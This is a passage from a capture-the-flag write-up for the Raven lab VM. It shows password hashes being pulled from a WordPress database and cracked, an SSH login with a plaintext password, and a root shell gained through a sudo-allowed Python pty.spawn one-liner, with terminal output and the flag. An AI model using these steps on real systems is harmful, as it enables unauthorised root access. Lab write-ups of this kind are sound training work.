2 rows in set (0.00 sec)
```

Flag4: 715dea6c055b9fe3337544932f2941ce

Exploit Used:

- Unsalted password hash and the use of privilege escalation with Python.
- **Capturing Flag 4:** Retrieve user credentials from database, crack password hash with John the Ripper and use Python to gain root privileges.
- Once having gained access to the database credentials as michael from the **wp-config.php file**, lifting username and password hashes using MySQL was next.
- These user credentials are stored in the **wp_users table** of the wordpress database. The usernames and password hashes were copied/saved to the Kali machine in a file called wp_hashes.txt.

Commands (as shown below):




```
michael@target1:/var/www/html/wordpress$ ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# cd /root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}
```

Once Steven’s password hash was cracked, the next thing to do was SSH as Steven. Then as Steven checking for privilege and escalating to root with Python

Commands:

- ssh steven@192.168.1.110
- pw:pink84
- sudo -l
- sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’

- cd /root
- ls
- cat flag4.txt



```
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```